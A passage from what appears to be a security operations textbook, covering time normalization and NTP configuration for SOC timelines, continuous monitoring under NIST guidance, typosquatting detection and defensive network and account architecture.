Time zones are regional offsets from UTC established for social, conventional, legal, and commercial purposes. These offsets are either positive or negative, run roughly north to south, and generally follow geographic boundaries. For example, in the United States, the Commonwealth of Kentucky spans two time zones, divided along county lines. Not all time zones use whole-hour offsets; for example, Australia uses eight named time zones, and three of them include half-hour offsets from UTC.

While reviewing the following examples, note that they are written from an Eastern Time perspective. Therefore, the one-hour shift between standard time and daylight saving time must also be considered when constructing accurate event timelines. Tools such as World Time Buddy can help visualize these differences (see Figure 6-1):

- Eastern United States and eastern Canada (to the eastern edge of Ontario) are typically UTC-5; during daylight saving time, 11:12 p.m. EDT corresponds to 3:12 a.m. UTC.
- Pacific United States and Canada are typically UTC-8; 8:06 p.m. PST corresponds to 4:06 a.m. UTC the next day.
- Afghanistan follows UTC+4:30, while Pakistan follows UTC +5 despite sharing a roughly north–south border; 7:42 a.m. in Kabul corresponds to 3:12 a.m. in UTC.




Figure 6-1. Time differences by time zones

Epoch

Many systems record time from "their beginning" reference time and keep an integer count as an offset of their epoch. Most Unix systems use January 1, 1970 (UTC), as their epoch. When working with such systems, tools may present time as a long integer, requiring careful conversion between epoch time and human-readable formats.

Some systems record epoch time with millisecond precision. If timestamps are truncated to the second and milliseconds are discarded, you will not know which occurred first, as they will all look like they occurred at the same time.

Following is a PowerShell script that demonstrates how to receive the current time in human-readable format, convert it to epoch time, subtract 72 hours, and perform basic date math to show the difference:

```
[PowerShell]
# EpochTimeDemo.ps1
# Demonstrates date/time conversion and math
# using epoch and human-readable times

Write-Host "  EPOCH TIME DEMO" -ForegroundColor Cyan
```

```
Write-Host "  Date Conversion & Math" -ForegroundColor Cyan
Write-Host ""

# ------------------------------------------------------------
# STEP 1: Get current date/time, print it,
# and convert to epoch
# ------------------------------------------------------------
Write-Host "STEP 1: Current Date/Time" -ForegroundColor Yellow

# Timezone-aware current time in UTC
$nowDTO = [DateTimeOffset]::UtcNow

# Convert to local time for display
$nowHuman = $nowDTO.LocalDateTime

# Convert to epoch seconds
$nowEpoch = $nowDTO.ToUnixTimeSeconds()

Write-Host "  Current Date/Time : $nowHuman"
Write-Host "  Current Epoch     : $nowEpoch"
Write-Host ""

# STEP 2: Get date/time for 72 hours ago,
# print human-readable and epoch

Write-Host "STEP 2: 72 Hours Ago" -ForegroundColor Yellow

# Subtract 72 hours from the current time
$ago72DTO = $nowDTO.AddHours(-72)

# Convert to local time for display
$ago72Human = $ago72DTO.LocalDateTime

# Convert to epoch seconds
$ago72Epoch = $ago72DTO.ToUnixTimeSeconds()

Write-Host "  72 Hrs Ago Date/Time : $ago72Human"
Write-Host "  72 Hrs Ago Epoch     : $ago72Epoch"
Write-Host ""

# STEP 3: Date math - difference between
# the two epoch times

Write-Host "STEP 3: Epoch Difference" -ForegroundColor Yellow

# Subtract epoch seconds - simple integer math
$epochDiff = $nowEpoch - $ago72Epoch
```

```
# Store the calculation as a string for display
$calc = "$nowEpoch - $ago72Epoch"

Write-Host "  Now Epoch       : $nowEpoch"
Write-Host "  72-Hr Ago Epoch : $ago72Epoch"
Write-Host "  Calculation     : $calc"
Write-Host "  Difference      : $epochDiff seconds"
Write-Host ""

# STEP 4: Convert epoch difference to hours

Write-Host "STEP 4: Convert to Hours" -ForegroundColor Yellow

$secondsPerHour = 3600
$hoursDiff = $epochDiff / $secondsPerHour

Write-Host "  Seconds       : $epochDiff"
Write-Host "  Divided by    : $secondsPerHour"
Write-Host "  Hours Between : $hoursDiff hours"
Write-Host ""

# Summary

Write-Host "  SUMMARY" -ForegroundColor Cyan
Write-Host ""
Write-Host "  Current Time : $nowHuman"
Write-Host "  Current Epoch: $nowEpoch"
Write-Host "  72 Hrs Ago   : $ago72Human"
Write-Host "  72 Hrs Epoch : $ago72Epoch"
Write-Host "  Epoch Delta  : $epochDiff seconds"
Write-Host "  Hours Between: $hoursDiff hours"
Write-Host ""
```

Antiforensics

Adversaries, automated software, or system administrators may alter system time to confuse investigators, interfere with log pipelines, or attempt to provide event data that camouflages their efforts. For example, an intruder might set the system clock back several hours to hide lateral movement. An adversary could even set the system clock back 50 years so that the log pipeline and the analyst assume the data is erroneous and disregard it entirely.

It is also possible for a host system to be configured with one local time zone setting (e.g., EST) while the system clock reflects another (e.g., PST). Deliberately changing the time zone can serve as an antiforensic technique. To view the current system date and time zone on a Windows PC, use the following code:

```
[PowerShell]
$currentTime = Get-Date
$timeZone = Get-TimeZone
"$($currentTime.ToString('g')) $($timeZone.StandardName)"
```

On Linux, use a formatted query to the date command. The last value is the time zone offset from UTC:

```
[ sh ]
date +"%Y-%m-%d %H:%M:%S %z"
```

Example output: `2025-12-13 10:43:30 -0500`

On Windows, two event IDs are registered when system time changes. A manual change to the system date or time will log event ID 4616 in the Security log. This event includes the account that made the change, the prior time, the new time, and the program used. When the system synchronizes or resets with an NTP server or performs a hypervisor time sync, a Kernel-General Event ID 1 is written to the System log. Observing these events can help you distinguish how the OS maintains time versus how a user modifies it.

Timestomping

This is a more nuanced antiforensic technique. It refers to the deliberate alteration of file timestamps within a filesystem (often Windows NTFS). Timestomping may be used by an adversary, attacker, or insider to hide tools, make files appear as part of a legitimate update, or change file times to appear out of scope from timeline analysis for a given incident. These changes are accomplished by altering one of the four NTFS timestamps, described in the following section. It is common for a skilled adversary to

change times outside the incident time frame, often by years, making key artifacts harder for examiners to find or easier to overlook.

Filesystem and Application Resolution

File Allocation Table (FAT) timestamps have two-second granularity. FAT is an older filesystem and is commonly used on USB devices. In contrast, NTFS timestamps have 100-nanosecond granularity. The practical consequence of this difference is that low-resolution sources can only approximate event timing; and if various sorting algorithms are used and low-resolution time sources are included, the actual event time could build a timeline that is out of sequence.

NFTS includes four time values in the $MFT master file table:

Modified

: The last time the file's content was altered. Modified time serves as the primary indicator of when the file's data changed.

Accessed

: The last time the file was opened or read. Windows may suppress or delay NTFS access-time updates for performance reasons.

Changed

: The last time the file's metadata or MFT entry was modified, such as during a rename, permission change, or attribute update. This is distinct from content modification, as it documents when the filesystem entry was modified.

Birthday

: The file creation time, indicating when the file was first created on the volume. NTFS records a creation ("birth") timestamp, but not all filesystems implement a true birth time or store it with the same precision.

On the book's GitHub site, there is a 228-line PowerShell script named *get-file-macb-times.ps1* that retrieves these timestamps by opening the NTFS entry and extracting the filesystem details. The script also compares the modified, accessed, and changed times to the birth time. For example, it can highlight anomalies such as a birth time set two years in the future. Following is example output:

```
[PowerShell]
.\get-file-macb-times.ps1 C:\ir\autorunsc.csv -verbose
Modified   2025-12-13 13:42:31.9034071 UTC  Diff 730 d, 0 h, 0 m,
0 s
     (BEFORE Birth) Modified:             -63072000
Accessed   2025-12-13 13:42:31.9034071 UTC  Diff 730 d, 0 h, 0 m,
0 s
     (BEFORE Birth) Accessed:             -63072000
Changed    2025-12-13 13:42:48.4230864 UTC  Diff 730 d, 23 h, 59
m, 43 s
     (BEFORE Birth) Changed:             -63071983
Birth      2027-12-13 13:42:31.9034071 UTC  Diff 0 d, 0 h, 0 m, 0
s
     Birth:                      0
```

Daylight Saving Time

In the early 1970s, modern daylight saving time (DST) was adopted to extend daylight hours into the evening. As a result, twice a year in many countries—and most US states—clocks move forward one hour in the spring and back one hour in the fall. Daylight is hemisphere-dependent, so spring and fall occur at opposite times in the northern and southern hemispheres.

For the SOC, event data and reporting sources must be configured to account for DST. Different countries implement DST differently, and not necessarily on the same schedule, so event correlation becomes more complex when ingesting data from multiple regions. If system clocks and supporting processes can't adjust automatically, there will be a serious adverse effect on your ability to analyze event times. Two helpful websites are:

- Time and Date, which provides time zone maps and converters
- World Time Buddy, which allows time zone comparison and color-codes daylight versus nighttime

Network Time Protocol

Organizations should install and configure time servers, push time server settings out to any device that can accept them, and then configure the device to understand its own time zone. This approach will ensure that the devices themselves are consistent with each other and that the time presented to system users is something they will understand. It is important that this information be consistent with users' watches (or these days, their cell phones).

The reference implementation for network time is NTP. Network devices should be configured to use the same time and keep their clocks in sync with the organization's central time source. If necessary, adjust the presentation of time based on a time zone offset to the end user. SOC analysts should be trained to think in UTC since data sources commonly use UTC. NTP.org maintains a pool of network time servers on its NTP Pool Project website, and there are also round-robin DNS entries with FQDNs of 0.pool.ntp.org to 3.pool.ntp.org. In addition, there are country-specific time servers, such as us.pool.ntp.org. Sites must implement NTP internally to create their own network time infrastructure. Most major network and operating systems can be configured to use an NTP server.

NTP.org also maintains a list of hardware device vendors. Local, network-based hardware clocks offer several advantages. First, systems don't need to connect to the internet for time sync, such as an air-gapped network. Second, hardware clocks are generally more accurate than a PC's CMOS clock. Third, using an internet-based NTP server doesn't require any authentication, so it is possible that time can be maliciously manipulated. In contrast, time servers have the disadvantages of cost and installation complexity. In response to the unauthenticated nature of NTP, a new

standard emerged called Network Time Security (NTS). This standard uses TLS for a safe initial connection and cryptographic extension fields for time packets.

Lastly, you will need to fully shore up NTP security. Following are some recommended best practices:

- Only permit your highest-level NTP servers' outbound traffic to the Ntp.org servers, then create a "deny ntp" rule to catch any systems using NTP that are not your time servers. NTP uses UDP port 123 (bidirectional). There are examples of customized implants communicating over 123/UDP or carrying C2 traffic in a deliberately manipulated NTP packet. Cobalt Strike can also be configured to shape beacon traffic that can mimic NTP and other protocols. NTS key establishment is carried over TCP Port 4460.
- Enable application layer detection and enforcement on NGFW rules.
- Analyze DNS traffic for NTP-related queries such as time.*, ntp.*, ntp.ubuntu.com, 0.rhel.pool.ntp.org, or time.microsoft.com. At the DNS layer, use a Response Policy Zone (RPZ) to override external NTP hostnames and redirect them to your internal NTP service. Once clients are pointed at your internal NTP server, review the NTP service logs to identify which hosts are making time-sync requests.

NTP Device Configuration

There are a few different ways to configure systems so that they will use a centralized time service. For Microsoft, NTP is configured differently when using older Active Directory versus Hybrid- and Entra-managed systems.

DHCP Options—Windows

For Windows DHCP servers, you should set scope option “042 NTP Servers” on each DHCP scope so that any system receiving an IP address from a Microsoft DHCP server will know its time source. Also, Windows can be configured to supply vendor-specific configuration using “043 Vendor Specific Info,” if a device does not use 042.

DHCP Options—Linux

For Linux DHCP, the options and files will vary a bit. For Red Hat, CentOS, or Fedora, use */etc/dhcpd.conf*. For Ubuntu or Debian, use */etc/default/dhcp3-server*. The typical option is `option ntp-servers 192.168.1.1;`, with 192.168.1.1 being the site’s NTP server.

Windows Domains (Windows Server 2016, 2019, 2022, and 2025)

The DC holding the PDC Emulator FSMO role is the primary time server for the entire Active Directory domain. Other DCs synchronize with the PDC Emulator role, while member servers and clients can sync with any DC. The DC holding this role should point to the site’s reliable time server, such as a hardware clock or an NTP pool server. Because the PDC Emulator role can be transferred to or seized to another domain controller, the best practice is to configure a Group Policy with a WMI filter (`Select * from Win32_ComputerSystem where DomainRole = 5`) so that the NTP settings automatically follow whichever DC currently holds the PDC role. This system should not be set to time.windows.com, because that is the default NTP server for all Windows systems and is historically overloaded.

Entra ID—Hybrid Environments (On-Premises AD Synced to Entra ID)

In a hybrid environment, time synchronization remains primarily an operating system and Active Directory function. Entra ID does not provide time services, so correct configuration of the on-premises AD time

hierarchy is essential. Servers running Microsoft Entra Connect or Cloud Sync are domain-joined, and as a result, the current time comes from the AD hierarchy. This makes correct PDC Emulator configuration critical for reliable hybrid identity operations.

Hybrid-Joined Devices

Devices that are Entra–hybrid joined (joined to both AD and Entra ID) will continue to synchronize time exclusively through the AD domain hierarchy using the NT5DS time source type.

If you wanted to check this, you can run these commands:

```
w32tm /query /status
w32tm /query /configuration
```

Cloud-Only Entra–ID Joined Devices

Devices that are Entra–ID joined only have no domain controller to synchronize from. These devices default to using the time.windows.com FQDN, unless configured otherwise, which you should do. The time.windows.com FQDN is often overloaded. You should configure Intune device policies to centrally manage NTP settings for cloud-joined devices to ensure consistent and accurate time across end-user systems.

Analyst Time Checklist

When reasoning about event timelines, SOC analysts can use a technique sometimes called event time bounding.[1] If event A caused a second event B and event B caused a third event C, then the event time for B must be between the times of A and C.

The following is a practical checklist for SOC analysts applying this approach:

- Normalize to UTC and record offsets for every data source.

- Capture both event and ingestion timestamps and preserve original raw logs.
- Document clock synchronization state and known drifts for hosts involved if there is any suspicion that there could be a sync issue.
- Use multiple independent artifacts to bound event time. These can include network captures, authentication logs, application logs, firewall traffic and URL activity logs, and file metadata. Apply formal bounding techniques when needed.
- Recognize that timestamp interpretation is a forensic task—tools can display times, but analysts must validate formats, resolution, and provenance before constructing timelines.

---

[1] This definition is adapted from Gladyshev, Pavel and Ahmed Patel, "Formalising Event Time Bounding in Digital Investigations," *International Journal of Digital Evidence* 4, no. 2 (2005), *https://oreil.ly/TDOhX*.

Chapter 7. Continuous Monitoring

"Effective cybersecurity is not a product, but a process."

—Jim Langevin

"Hackers are always one step ahead of you."

—Unknown

Continuous monitoring (CM) applies sound processes and technology to detect compliance and risk issues across both financial and operational environments.[1] In effect, CM assesses administrative and technical controls for their effectiveness as part of an organization's governance program. NIST SP 800-137 defines CM as follows:

> *Information security continuous monitoring (ISCM) is defined as maintaining ongoing awareness of information security, vulnerabilities, and threats to support organizational risk management decisions.*

The SIEM system and the SOC team are integral to supporting CM. Specifically:

- CM can surface security issues that require SOC response. A large inventory of technical controls in NIST SP 800-53 Rev. 5 influences or defines the need for CM. Alerting provides a more dynamic view of system security and helps tie SIEM investment and SOC staffing costs to an IT General Controls program. For example, enabling USB device monitoring and log collection allows the SOC to be notified within minutes of a potential violation of the NIST SP 800-53 Rev. 5 "Media Protection" control family.

- Account life cycle management processes and alerting are key supports for the governance aspects of ISCM. Unless a full identify and access management (IdM) solution is in place, lapses in access control can occur. Many organizations instead rely on service desk workflows, where users request access and managers approve it. Alerting a resource owner when users are added to or removed from groups that grant elevated access is one way to support these controls.
- As a SOC matures, it may assume responsibility for aspects of CM.

Getting CM Right

There are several key elements of an effective CM program. Following is a summary, adapted from NIST SP 800-137:

- Asset categorization and intelligence are central to CM. The SOC must understand which assets are most valuable to monitor them effectively, including their communication patterns and the use of elevated privilege accounts.
- Security controls should be applied based on operational risk derived from enterprise risk. Risk tolerance influences both policy and implementation, including how frequently the SOC performs activities such as threat hunting across different asset classes.
- Effective CM is not simply a technical exercise; it is a business imperative aligned with organizational objectives. Without clear linkage between security controls and business outcomes, monitoring efforts can become reactive and difficult to justify. The Sherwood Applied Business Security Architecture (SABSA) model provides a structured way to establish this linkage. A core tenet of SABSA is the demonstration of vertical traceability across its layered architecture—from the Contextual layer, which captures what the business requires and why security matters, down to the Logical, Physical, and Component layers, where those

requirements are progressively translated into policies, architectures, technical controls, and operational processes. This traceability is not simply an academic exercise. It ensures that every technical control, IT process, or cyber defense capability can be traced back to a specific business driver, risk tolerance, or regulatory obligation. When your CM program is built on this foundation, each metric, alert threshold, and response procedure carries an explicit justification: it exists because it protects something the business has said it values. This also means that when priorities shift—as they inevitably do—your monitoring posture can be reevaluated and adjusted in a principled, auditable way rather than through ad hoc tribal knowledge. Traceability, in short, transforms CM from a set of technical activities into a coherent, business-aligned risk management capability.

- Controls, monitoring, and alerting should be designed to support one another, with SIEM data collection aligned to system criticality and relevant control families.

When a CM program and its change detection capabilities operate effectively, it becomes a powerful mechanism for identifying anomalies and control failures. Here are a few examples using NIST SP 800-53 Rev. 5:

- If data arrives at the SIEM outside a defined reporting window, such as two hours late or three hours early, without a valid explanation, this may indicate a control violation.[2] This control requires that all systems be mapped to UTC time, which in turn supports consistent timeline analysis for incident response and AU-3 (Content of Audit Records) so that the SOC can determine when the event truly occurred.
- The presence of generic or default vendor accounts may violate controls defined in the Access Control family, particularly AC-2 (Account Management), which requires defined ownership, monitoring, and appropriate use of accounts.

- There are numerous reasons to monitor and then build alerts for node-to-node traffic, including detecting workstation-to-workstation connections, DHCP traffic from an unauthorized host, or remote access via SSH or RDP to many server types from nonadministrative networks. By being able to review the flow of data and then create specific alerting for some of these conditions, the SOC is supporting CA-9 (Internal System Connections). This control discusses knowing how systems on the network communicate and being able to detect unauthorized conditions.

Continuous Monitoring Checklist for SOC Services

With respect to how a SOC operates, Part IV of this book defines the process for determining how to detect a cyber issue and turn it into an alert. Ensure that detections are built with specific outcomes in mind. First, design and build detections to support CM. This section provides examples with associated metrics and tooling, followed by a shorter list of additional areas.

In addition, your organization's governance, risk, and compliance (GRC) function may be downstream-dependent on, or otherwise act as a consumer of, CM performed by the SOC. Understand how these functions interact, and ensure the SOC does not create an artificial sense of urgency.

Network Monitoring

Monitor network traffic for signatures, anomalies, new network segments, new public IP addresses, and policy violations. This monitoring is typically performed by generating alerts from data provided by sensors at perimeter and internal choke points or gateways. The SOC may investigate and escalate confirmed detections to incident response.

Key metrics include:

- Mean time to detect (MTTD)
- Network segment detection coverage, defined as the percentage of network segments monitored
- Cloud IP ownership and traceability to an application or SaaS solution

Tooling includes NSM, IDS/IPS, and NGFWs.

Endpoint Monitoring

EDR, and in some cases the SIEM, can continuously collect process, file, and registry activity from endpoints to detect malicious behavior, enable containment, and support forensic triage.

Key metrics include:

- Endpoint coverage, defined as the percentage of managed endpoints on the network.
- Nonmanaged endpoints, defined as the percentage of devices that cannot support an EDR agent but run a general-purpose operating system.
- Mean time to contain (MTTC), which can be measured in different ways. For EDR, MTTC measurement simply requires a click in the EDR console, at which point the endpoint will be “contained” so it only communicates with the EDR cloud service and anything else the organization defines, such as an internal DNS server. The other aspect of containment is at the LAN level, which requires applying an ACL to a LAN port that has a single system plugged into it, or some method of moving a MAC and IP address into a containment zone such as a quarantine VLAN.

Tooling includes EDR systems, log data forwarders for Windows and Linux, and file or system integrity monitoring tools. In addition, configuration management databases (CMDBs) can be used to assess

system state, although they do not usually forward log data. Instead, SOCs often consume asset information from the CMDB function, as CMDBs usually contain valuable metadata about assets on the network.

As the SOC becomes more integrated with network monitoring, it may receive telemetry for unknown devices—instances where an IPv4 or iPv6 address is observed without corresponding asset data. These conditions may indicate rogue devices on the network, missing data, or incomplete data. A feedback loop should exist for rogue device detection to keep asset data synchronized unless a true rogue device is identified, in which case it may be an incident.

Identity and Access Monitoring

A wide range of authentication and privilege anomaly detections are defined in Chapter 15. Key IAM principles include monitoring authentication logs, privileged account activity, and conditional access events to detect credential misuse, lateral movement, and privilege escalation.

Key metrics include:

- Time to revoke compromised credentials.
- Suspicious MFA activity as a percentage of total authentications (e.g., how often a user is seen from geographically improbable source ISPs or IPs within a given period). It is reasonable that a user may authenticate from two different ASNs in an eight-hour period. But several authentications in the span of one hour can indicate account compromise or other misuse.
- Percentage of SaaS applications integrated with IAM and IdPs.

Tooling includes operating system logs, SaaS platforms, and IAM solutions such as Entra ID, Okta, or PingID.

Cloud Security Monitoring

The SOC typically handles activity monitoring through detection engineering but may also track cloud configuration changes. For example, if a system is assigned a new reserved public IP address, the SOC should be aware because the attack surface has changed.

The SOC is also often tasked with using and perhaps even ingesting cloud provider logs (API, audit, and flow logs). Adjacent teams usually monitor for misconfigurations, exposed services, and suspicious API calls across IaaS, PaaS, and SaaS environments. These findings can feed detection engineering and be turned into actionable alerts. Note that due to the highly flexible and dynamic nature of container instance invocation and VM creation, the organization must invest in automation to create assets that are properly tagged so that the SOC knows who owns a given virtual OS.

Key metrics include:

- Subscription or VPC log coverage, defined as the percentage of cloud accounts with continuous log ingestion
- Mean time to remediate critical misconfigurations

Other Areas and Metrics for Continuous Monitoring

Beyond perimeter and endpoint controls, a comprehensive CM program must extend coverage to applications, data, vulnerabilities, and proactive threat activity. The following metrics provide a starting point for measuring effectiveness across each of these domains:

- Application monitoring, including the percentage of enterprise applications that generate and forward at least login success and failure logs to the SIEM
- DLP, including the frequency with which specific users trigger events
- Vulnerability and patch monitoring

- Threat hunting, including the number of hunts conducted and how often they result in incidents, affected users, or remediated endpoints

---

1 Paraphrased from Wikipedia.

2 Specifically, AU-8 timestamps.

Chapter 8. Security Architecture Considerations for SOCs

"No technology that's connected to the internet is unhackable."

—Abhijit Naskar

"It takes 20 years to build a reputation and five minutes to ruin it."

—Warren Buffett

This chapter summarizes, as succinctly as possible, key aspects of application, system, and network security architecture that support effective security operations, incident response, continuous monitoring, and threat hunting. Note that the SOC and security architecture intersect, as the SOC will occasionally identify breakdowns in controls.

Several of the architectural components and practices discussed are low- or no-cost, meaning they do not require significant new technology. This chapter assumes that systems are generally hardened using well-known guides such as the CIS Security Benchmarks or DISA STIGs appropriate to the operating system, network device, database, or application.

Domain Ownership and Squatting Detection

There are several terms related to domain squatting. Look-alike domains may be referred to as typosquatting, spoofed, cousin, or doppelgänger domains. These domains are designed to trick users into believing they're visiting a legitimate site by manipulating how text appears in the browser. Techniques include slight misspellings of brand names or the use of visually similar characters from other character sets (homoglyphs) to support phishing, malware delivery, or credential capture.

SecOps teams should monitor for typosquatting affecting both their own domains and those of commonly used external services (e.g., my.crosoft.com). Manipulated domains may appear in incidents, serve as malware destruction points, or act as frontends for reverse proxies that capture user credentials and authentication tokens.

Analysis tools include:

DNSTwist

This is one of the earliest tools to detect look-alike domains. It generates domain permutations (typos, homoglyphs, transpositions, and TLD swaps) and checks DNS records, GeoIP, and WHOIS data to identify active look-alikes. It can be used both for organizational domains and high-value external domains. DNSTwist is a CLI and web service for point-in-time discovery. DNSTwist does also generate fuzzy hashes of web pages to detect live phishing/impersonation (not just DNS/WHOIS).

DNSRazzle

Builds on DNSTwist's permutation engine but adds computer vision–based screenshot comparison between the legitimate domain and discovered lookalikes, making it better suited to detecting active phishing pages rather than just DNS presence. Like DNSTwist, it is a free, open source CLI tool for point-in-time analysis. Supports custom TLD dictionary files for expanded coverage.

openSquat

Differs from DNSTwist in a fundamental way: rather than generating permutations on demand, it ingests daily feeds of newly registered domains (NRDs) and flags any that are similar to your monitored keywords using Levenshtein distance scoring. Covers typosquatting, IDN homograph attacks, bitsquatting, and doppelganger domains. Integrates with VirusTotal, Quad9 DNS, and certificate transparency logs. Output (TXT/JSON/CSV) can feed SIEMs and SOARs. Available

in a free community tier and a paid premium feed/API. Best used as a continuous monitoring complement to DNSTwist's point-in-time permutation scanning.

CIRCL, the Computer Incident Response Center Luxembourg

This provides a typosquatting detection tool with API access and MISP integration.

In response to look-alike domains, consider the following actions:

- Where practical, purchase "close match" domains—those most likely to be abused. These domains represent a threat to the organization's brand identity and can be used to co-opt unsuspecting unaware users, both internal and external. For look-alikes, your organization can consider hosting a "301 Moved Permanently" redirect using a static website hosted in a cloud service. To do that, a minimal DNS server and at least one FQDN, such as *https://www.lookalike.com*, need to be configured. On that static page, build out an HTTP 301 permanent redirect page to the real website. You should get the look-alike as a referrer site.
- Block access using URL filtering for domains that should not be reachable by users.
- Use DNS response policy zones (RPZs). An RPZ is a security feature that acts at the earliest possible location in the kill chain, when a client is resolving a domain name through DNS. RPZs can return an NXDOMAIN (nonexistent) response, a NODATA (empty) response, a PASSTHRU (allows the query), a DROP (silently discards), or a Local Data Redirect (sends a client to a walled garden, warning page, or sinkhole IP address). Local data redirects are especially useful internally to inform users when they attempt to access a potentially malicious site.
- Initiate UDRP (Uniform Domain-Name Dispute-Resolution Policy) takedown requests through ICANN processes or third-party

providers to address domains registered in bad faith. UDRP allows trademark holders to challenge domains that are confusingly similar, lack legitimate ownership claims, and were registered or used maliciously.

Perimeter Security

Understand the configuration of the outermost perimeter router or firewall. This device is the edge of the organization's communication path to the internet. A variety of network-level (L3/L4) controls should be in place:

- Ensure that the SOC is aware of NAT translations implemented at the perimeter router.
- The SOC should know the external IP addresses and ranges and be able to get DNS A, AAAA, and CNAME records (effectively, a zone transfer) for public-facing services. These should be modeled as assets in the SIEM. It is far more effective to say "we are detecting malicious traffic from the external SFTP server at this FQDN that hosts these three sites" than to rely on uncertain or outdated IP address information.
- The SOC should have an overview of the security posture of the outermost perimeter. If the SOC detects activity that the perimeter router should have blocked, an immediate notification should be made.

Firewalls should operate in a default-deny posture. A permissive firewall that allows all outbound traffic is not an effective security control and does not assist in detecting threats and compromises. At a minimum, a firewall that logs the final deny rule after the permit traffic rules will identify any unauthorized traffic. Firewall logging should not stop there, though. Much of the traffic permitted through a firewall should also be logged. The SOC will need access to the origination documents that were submitted for firewall rules, as this provides context on what the observed traffic should support. This improves containment procedures and overall analysis. For

example, if malicious traffic coming from a business partner is observed and Incident Command decides to disable the traffic, the business partner can be engaged to respond and to establish an alternative communication method while the issue is resolved.

Network Security Monitoring

Network security monitoring (NSM) can mean different things depending on context. For the SOC, it refers to two primary areas. First is the use of network extraction tools such as Zeek or commercial platforms like Corelight or NetWitness, to produce a wide variety of network trace data that is enormously helpful to the SOC team. While NetFlow data provides significant visibility, it lacks the ability to extract and interrogate application-level data such as DNS queries, certificates, and SMB file activity. Second is that NSM includes asset, name, and IP address awareness, which involves importing asset data from CMDB and other sources so the SOC can associate systems, IPs, and services with specific applications.

Here are a few additional pointers:

- Deploy Security Onion or a Zeek-based IDS at server, workstation aggregation, and edge points. Collecting session data is important for internal network awareness. However, capturing session data with NetFlow may be challenging due to data volume, given that the purpose of the network is to move data. One should be judicious where NetFlow data is captured. If possible, capture at least a subset of NetFlow data between workstation networks, because this monitoring can support detection for lateral movement, such as 135/TCP, 445/TCP, and 3389/TCP traffic. Other TCP ports will be useful, but these are the minimum. After workstation coverage, focus on collecting data from aggregation points that capture traffic between workstations and servers, as well as between server segments. For more information, see Chapter 17.

- Deploy NetFlow on edge switches to detect peer-to-peer connections. From a detection standpoint, flow data that reveals consistent communication between peer workstations is valuable. This point is specific to the edge switch, with the objective of catching peer-to-peer traffic.
- For internal DNS, configure reverse lookups and enable DNS scavenging to automatically clean up DNS-to-IP records.[1] The SOC depends on accurate DNS-to-IP and reverse loops to identify current system names when all you have is an IP address. Preference should be given to a short scavenging time over a long one.

Implement Logon Separation

Several security controls can be applied to accounts and identities. These are very inexpensive controls and provide huge dividends when it comes to protecting your enterprise.

Regardless of the security controls built into the operating system, those controls are ineffective when a user routinely runs with elevated access. The easiest mitigation is to issue secondary elevated accounts for users who have a business-justified reason for such access. For example, Joe Smith might have an account named “jsmith04.” If Joe is authorized for elevated access, generate an account named “jsmith04sa” or “jsmith04.sec” as their secondary account. Note that you can make account management a little stronger by not using account names that tie directly to the user’s name. Possible schemes include using a two-letter code prefix and six to eight digits, or adding random digits to the end of an account name as the secondary account name. This practice helps make it more difficult for an adversary to detect these patterns.

There is also value in separating the type of elevated access granted to the Domain Admins group. To strengthen this practice further, do not create email addresses or permit web access through the proxy server for secondary accounts. This step inexpensively closes one of the most

common avenues of compromise: a user clicking a malicious link (email, web, or otherwise) that launches a process owned by an elevated account and then grants that process outbound network access.

In addition, you can rotate passwords for service accounts, machine identities, or nonhuman identities (NHIs). Frequently, a service account is set up on a "fire and forget" basis as a member of the Domain Admins group—or worse, a group nested in Domain Admins. A typical justification is that changing the password may disrupt the application or service and that the service "requires admin access." In Active Directory, the Domain Admins group is intended to manage the domain itself, not individual servers. In Entra ID, several roles exist, with Global Admin being the most powerful. Other groups and roles can manage servers and workstations effectively without putting the entire domain at risk if an elevated account is compromised.

These accounts often have some form of elevated access and, as a result, are attractive targets for attackers. Ensuring that IT can rotate service account passwords and assign an appropriate level of access not only aids during an incident but also provides assurance that when staff leave roles where they knew these credentials, the risk of those individuals misusing a service account is mitigated.

Because service accounts are nearly always targeted by intruders and warrant deliberate, structured management, you should begin by conducting a full inventory of all service accounts, enforcing a consistent naming convention, and documenting the specific servers from which each account is allowed to originate connections; any deviation from that baseline should be treated as suspicious. Service accounts should also be configured to prevent interactive login by default, ensuring that if an account must be used interactively, an administrator must take explicit action to enable that right rather than it being available by default.

To enforce this in Active Directory, place all service accounts into a dedicated security group and a dedicated organizational unit (OU), then link a Group Policy Object (GPO) to that OU. When editing the GPO, disable

the User Configuration section to limit the policy's scope to computer settings only. Navigate to Computer Configuration → Windows Settings → Security Settings → Local Policies → User Rights Assignment and add the service accounts security group to both "Deny log on locally" and "Deny log on through Remote Desktop Services" (formerly Terminal Services).

